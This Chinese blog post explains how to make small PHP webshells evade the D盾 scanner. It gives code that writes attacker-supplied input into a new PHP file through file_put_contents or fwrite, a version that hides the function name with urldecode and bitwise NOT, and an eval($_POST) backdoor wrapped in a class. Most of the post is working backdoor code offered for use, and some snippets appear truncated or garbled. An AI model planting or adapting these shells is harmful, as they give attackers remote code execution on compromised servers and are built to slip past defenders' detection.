PHP小马免杀的浅谈[过最新D盾]

July 31, 2021 pm


344 字 5 分钟

绕过

思路1:使用写文件的函数写出另一个php文件然后include/require 回来执行

方法1:File_put_content

```php
<?php
file_put_contents('1.php','<?php '.$_GET.'?>')
?>
```




D盾还是报了，但**如果是PHP7.0以上的，还是有绕过方法**滴:

```
<?php
/*
T00ls.net shadowwolf
2021-7-25
*/
( ~urldecode("%99%96%93%9A%A0%8F%8A%8B%A0%9C%90%91%8B%9A%91%8B%8C"))('oagi.php','<?php '.$_GET[a
?>
```

注:使用GET仅是因为测试直观方便= =
完全可以改成POST来的:


```
<?php
/*
T00ls.net shadowwolf
2021-7-25
*/
( ~urldecode("%99%96%93%9A%A0%8F%8A%8B%A0%9C%90%91%8B%9A%91%8B%8C"))('oagi.php','<?php '.$_POST[
?>

```



方法2 使用fwrite

同理 使用fwrite也是一样的

```php
<?php
$file = fopen("oagi.php","w");
echo fwrite($file,"<?php ".$_POST[a].' ?>');
fclose($file);
?>
```




也是过D盾

思路2 防止被识别成可疑eval

方法1 用(class{}) 包裹起来

在function或者是直接用的eval会被识别成可疑eval
所以我们不在function或者是裸露的条件下如
<?php eval($_POST[a]);?>是十分重要的
所以我们用类来包裹

```php
<?php
/*
T00ls.net
shadowwolf
2021-7-25
*/
error_reporting(0);
class a {
    public $command_;
    public function b($command){
            $command_=~$command;
            $command =~$command_;
            eval($command);
    }
}
$c=new a();
$c->b($_POST[a]);
?>
```



同样 也是过D盾的

暂时就这么多QAQ

渗透学习 PHP 免杀

分享一个php下，linux下突破system命令限制的马

1 Comment - *powered by utteranc.es*

sh3d0ww01f commented 3 days ago

Write Preview

Sign in to comment